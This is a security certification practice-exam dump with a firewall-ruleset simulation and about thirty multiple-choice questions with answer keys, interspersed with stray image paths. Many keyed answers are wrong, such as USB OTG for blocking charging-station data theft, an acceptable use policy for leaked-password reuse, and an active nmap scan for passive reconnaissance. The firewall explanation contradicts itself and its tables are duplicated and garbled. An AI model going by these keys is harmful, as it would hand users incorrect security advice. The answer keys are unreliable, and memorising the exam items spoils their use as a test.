
Answer: D

NEW QUESTION 84
- (Exam Topic 1)
A company recently added a DR site and is redesigning the network. Users at the DR site are having issues browsing websites.
INSTRUCTIONS
Click on each firewall to do the following:
- Deny cleartext web traffic.
- Ensure secure management protocols are used. Please Resolve issues at the DR site.


The ruleset order cannot be modified due to outside constraints.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Network Diagram





Firewall 1

Rule Name	Source	Destination	Service	Action
DNS Rule	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
HTTPS Outbound	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
Management	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
HTTPS Inbound	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
HTTP Inbound	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY



Firewall 2

Rule Name	Source	Destination	Service	Action
DNS Rule	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
HTTPS Outbound	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
Management	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
HTTPS Inbound	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
HTTP Inbound	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY




Firewall 3

Rule Name	Source	Destination	Service	Action
DNS Rule	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
HTTPS Outbound	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
Management	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
HTTPS Inbound	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
HTTP Inbound	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY

A. Mastered
B. Not Mastered


Answer: A

Explanation:
Firewall 1:



Firewall 1

Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.0.1/24	ANY	DNS	PERMIT
HTTPS Outbound	10.0.0.1/24	ANY	HTTPS	PERMIT
Management	ANY	10.0.0.1/24	SSH	PERMIT
HTTPS Inbound	ANY	10.0.0.1/24	HTTPS	PERMIT
HTTP Inbound	ANY	10.0.0.1/24	HTTP	DENY



Firewall 1

Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.0.1/24	ANY	DNS	PERMIT
HTTPS Outbound	10.0.0.1/24	ANY	HTTPS	PERMIT
Management	ANY	10.0.0.1/24	SSH	PERMIT
HTTPS Inbound	ANY	10.0.0.1/24	HTTPS	PERMIT
HTTP Inbound	ANY	10.0.0.1/24	HTTP	DENY


DNS Rule – ANY --> ANY --> DNS --> PERMIT

HTTPS Outbound – 10.0.0.1/24 --> ANY --> HTTPS --> PERMIT Management – ANY --> ANY --> SSH --> PERMIT

HTTPS Inbound – ANY --> ANY --> HTTPS --> PERMIT HTTP Inbound – ANY --> ANY --> HTTP --> DENY


Firewall 2: No changes should be made to this firewall

Graphical user interface, application Description automatically generated



Firewall 2

Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.1.1/24	ANY	DNS	PERMIT
HTTPS Outbound	10.0.1.1/24	ANY	HTTPS	PERMIT
Management	ANY	10.0.1.1/24	DNS	PERMIT
HTTPS Inbound	ANY	10.0.1.1/24	HTTPS	PERMIT
HTTP Inbound	ANY	10.0.1.1/24	HTTP	DENY



Firewall 2

Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.1.1/24	ANY	DNS	PERMIT
HTTPS Outbound	10.0.1.1/24	ANY	HTTPS	PERMIT
Management	ANY	10.0.1.1/24	DNS	PERMIT
HTTPS Inbound	ANY	10.0.1.1/24	HTTPS	PERMIT
HTTP Inbound	ANY	10.0.1.1/24	HTTP	DENY


Firewall 3:

DNS Rule – ANY --> ANY --> DNS --> PERMIT

HTTPS Outbound – 192.168.0.1/24 --> ANY --> HTTPS --> PERMIT Management – ANY --> ANY --> SSH --> PERMIT


HTTPS Inbound – ANY --> ANY --> HTTPS --> PERMIT HTTP Inbound – ANY --> ANY --> HTTP --> DENY

Graphical user interface, application Description automatically generated



Firewall 3

Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.0.1/24	ANY	DNS	PERMIT
HTTPS Outbound	192.168.0.1/24	ANY	HTTPS	PERMIT
Management	ANY	192.168.0.1/24	SSH	PERMIT
HTTPS Inbound	ANY	192.168.0.1/24	HTTPS	PERMIT
HTTP Inbound	ANY	192.168.0.1/24	HTTP	DENY



Firewall 3

Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.0.1/24	ANY	DNS	PERMIT
HTTPS Outbound	192.168.0.1/24	ANY	HTTPS	PERMIT
Management	ANY	192.168.0.1/24	SSH	PERMIT
HTTPS Inbound	ANY	192.168.0.1/24	HTTPS	PERMIT
HTTP Inbound	ANY	192.168.0.1/24	HTTP	DENY

NEW QUESTION 88
- (Exam Topic 1)
A new company wants to avoid channel interference when building a WLAN. The company needs to know the radio frequency behavior, identify dead zones, and determine the best place for access points. Which of the following should be done FIRST?

A. Configure heat maps.
B. Utilize captive portals.
C. Conduct a site survey.
D. Install Wi-Fi analyzers.

Answer: A

NEW QUESTION 90
- (Exam Topic 1)
Which of the following BEST reduces the security risks introduced when running systems that have expired vendor support and lack an immediate replacement?

A. Implement proper network access restrictions
B. Initiate a bug bounty program
C. Classify the system as shadow IT.
D. Increase the frequency of vulnerability scans


Answer: A

NEW QUESTION 91
- (Exam Topic 1)
Multiple business accounts were compromised a few days after a public website had its credentials database leaked on the internet No business emails were Identified in the breach, but the security team thinks that the list of passwords exposed was later used to compromise business accounls Which of Ihe following would mitigate the issue?

A. Complexity requirements
B. Password history
C. Acceptable use policy
D. Shared accounts

Answer: C

NEW QUESTION 96
- (Exam Topic 1)
Several users have opened tickets with the help desk. The help desk has reassigned the tickets to a secunty analyst for further review The security analyst reviews the following metrics:



Hostname	Normal CPU utilization %	Current CPU utilization %	Normal network connections	Current network connections
Accounting-PC	22%	48%	12	66
HR-PC	35%	55%	15	57
IT-PC	78%	98%	25	92
Sales-PC	28%	50%	20	56
Manager-PC	21%	44%	18	49

Which of the following is MOST likely the result of the security analyst's review?

A. The ISP is dropping outbound connections
B. The user of the Sales-PC fell for a phishing attack
C. Corporate PCs have been turned into a botnet
D. An on-path attack is taking place between PCs and the router

Answer: D

NEW QUESTION 101
- (Exam Topic 1)
Which of the following components can be used to consolidate and forward inbound Internet traffic to multiple cloud environments though a single firewall?

A. Transit gateway
B. Cloud hot site
C. Edge computing
D. DNS sinkhole

Answer: A

NEW QUESTION 105
- (Exam Topic 1)
Which of the following is the BEST example of a cost-effective physical control to enforce a USB removable media restriction policy?

A. Putting security/antitamper tape over USB ports logging the port numbers and regularly inspecting the ports
B. Implementing a GPO that will restrict access to authorized USB removable media and regularly verifying that it is enforced
C. Placing systems into locked key-controlled containers with no access to the USB ports
D. Installing an endpoint agent to detect connectivity of USB and removable media

Answer: B

NEW QUESTION 107
- (Exam Topic 1)
Which of the following describes the continuous delivery software development methodology?

A. Waterfall
B. Spiral
C. V-shaped
D. Agile

Answer: D

NEW QUESTION 111
- (Exam Topic 2)
A recent phishing campaign resulted in several compromised user accounts. The security incident response team has been tasked with reducing the manual labor of filtering through all the phishing emails as they arrive and blocking the sender's email address, along with other time-consuming mitigation actions. Which of the following can be configured to streamline those tasks?

A. SOAR playbook
B. MOM policy
C. Firewall rules
D. URL filter
E. SIEM data collection

Answer: A

NEW QUESTION 113
- (Exam Topic 2)
The Chief information Security Officer wants to prevent exfilitration of sensitive information from employee cell phones when using public USB power charging stations. Which of the following would be the Best solution to implement?

A. DLP
B. USB data blocker
C. USB OTG
D. Disabling USB ports

Answer: C

NEW QUESTION 114
- (Exam Topic 2)
Which of the following secure coding techniques makes compromised code more difficult for hackers to use?

A. Obfuscation
B. Normalization
C. Execution
D. Reuse

Answer: A

Explanation:
https://en.wikipedia.org/wiki/Obfuscation_(software)

NEW QUESTION 115
- (Exam Topic 2)
Which of the following are the BEST ways to implement remote home access to a company's intranet systems if establishing an always-on VPN is not an option? (Select Two)

A. Install VPN concentrations at home offices
B. Create NAT on the firewall for intranet systems
C. Establish SSH access to a jump server

D. Implement a SSO solution
E. Enable MFA for intranet systems
F. Configure SNMPv3 server and clients.

Answer: AE

NEW QUESTION 117
- (Exam Topic 2)
Which of the following should an organization consider implementing In the event executives need to speak to the media after a publicized data breach?

A. Incident response plan
B. Business continuity plan
C. Communication plan
D. Disaster recovery plan

Answer: D

NEW QUESTION 120
- (Exam Topic 2)
An IT security manager requests a report on company information that is publicly available. The manager's concern is that malicious actors will be able to access the data without engaging in active reconnaissance. Which of the following is the MOST efficient approach to perform the analysis?

A. Provide a domain parameter to tool.
B. Check public DNS entries using dnsenum.
C. Perform a vulnerability scan targeting a public company’s IR
D. Execute nmap using the options: scan all ports and sneaky mode.

Answer: D

NEW QUESTION 124
- (Exam Topic 2)
After a recent security breach, a security analyst reports that several administrative usernames and passwords are being sent via cleartext across the network to access network devices over port 23. Which of the following should be implemented so all credentials sent over the network are encrypted when remotely accessing and configuring network devices?

A. SSH
B. SNMPv3
C. SFTP
D. Telnet
E. FTP

Answer: A

NEW QUESTION 126
- (Exam Topic 2)
Which of the following prevents an employee from seeing a colleague who is visiting an inappropriate website?

A. Job rotation policy
B. NDA
C. AUP
D. Separation Of duties policy

Answer: A

NEW QUESTION 130
- (Exam Topic 2)
Which of the following in the incident response process is the BEST approach to improve the speed of the identification phase?

A. Activate verbose logging in all critical assets.
B. Tune monitoring in order to reduce false positive rates.
C. Redirect all events to multiple syslog servers.
D. Increase the number of sensors present on the environment.

Answer: B

NEW QUESTION 135
- (Exam Topic 2)
A major political party experienced a server breach. The hacker then publicly posted stolen internal communications concerning campaign strategies to give the opposition party an advantage. Which of the following BEST describes these threat actors?

A. Semi-authorized hackers
B. State actors
C. Script kiddies
D. Advanced persistent threats

Answer: B

NEW QUESTION 136
- (Exam Topic 2)
An annual information security assessment has revealed that several OS-level configurations are not in compliance due to outdated hardening standards the company is using. Which of the following would be BEST to use to update and reconfigure the OS-level security configurations?

A. CIS benchmarks
B. GDPR guidance
C. Regional regulations
D. ISO 27001 standards

Answer: A

Explanation:
https://www.beyondtrust.com/resources/glossary/systems-hardening

NEW QUESTION 137
- (Exam Topic 2)
Server administrator want to configure a cloud solution so that computing memory and processor usage is maximized most efficiently acress a number of virtual servers. They also need to avoid potential
denial-of-service situations caused by availiability. Which of the following should administrator configure to
maximize system availability while efficiently utilizing available computing power?

A. Dynamic resource allocation
B. High availability
C. Segmentation
D. Container security

Answer: C

NEW QUESTION 142
- (Exam Topic 2)
To reduce and limit software and infrastructure costs, the Chief Information Officer has requested to move email services to the cloud. The cloud provider and the organization must have security controls to protect sensitive data. Which of the following cloud services would BEST accommodate the request?

A. laas
B. Paas
C. Daas
D. SaaS

Answer: D

NEW QUESTION 143
- (Exam Topic 2)
The Chief Information Security Officer (CISO) of a bank recently updated the incident response policy. The CISO is concerned that members of the incident response team do not understand their roles. The bank wants to test the policy but with the least amount of resources or impact. Which of the following BEST meets the requirements?

A. Warm site failover
B. Tabletop walk-through
C. Parallel path testing
D. Full outage simulation

Answer: B

NEW QUESTION 148
- (Exam Topic 2)
Which of the following is an effective tool to stop or prevent the exfiltration of data from a network?

A. DLP
B. NIDS
C. TPM
D. FDE

Answer: A

Explanation:
Data loss prevention (DLP) makes sure that users do not send sensitive or critical information outside the corporate network

NEW QUESTION 150
- (Exam Topic 2)
While preparing a software Inventory report, a security analyst discovers an unauthorized program installed on most of the company's servers. The program utilizes the same code signing certificate as an application deployed to only the accounting team. Which of the following mitigations would BEST secure the server environment?

A. Revoke the code signing certificate used by both programs.
B. Block all unapproved file hashes from installation.
C. Add the accounting application file hash to the allowed list.
D. Update the code signing certificate for the approved application.

Answer: C

NEW QUESTION 151
- (Exam Topic 2)
Which of the following is the BEST action to foster a consistent and auditable incident response process?

A. Incent new hires to constantly update the document with external knowledge.
B. Publish the document in a central repository that is easily accessible to the organization.
C. Restrict eligibility to comment on the process to subject matter experts of each IT silo.
D. Rotate CIRT members to foster a shared responsibility model in the organization.

Answer: B

NEW QUESTION 154
- (Exam Topic 2)
A network engineer created two subnets that will be used for production and development servers. Per security policy, production and development servers must each have a dedicated network that cannot communicate with one another directly. Which of the following should be deployed so that server administrators can access these devices?

A. VLANS
B. Internet proxy servers
C. NIDS
D. Jump servers

Answer: D

NEW QUESTION 158
- (Exam Topic 2)
After a recent external audit, the compliance team provided a list of several non-compliant, in-scope hosts that were not encrypting cardholder data at rest, Which of the following compliance frameworks would address the compliance team's GREATEST concern?

A. PCI DSS
B. GDPR
C. ISO 27001
D. NIST CSF

Answer: A

NEW QUESTION 160
- (Exam Topic 2)
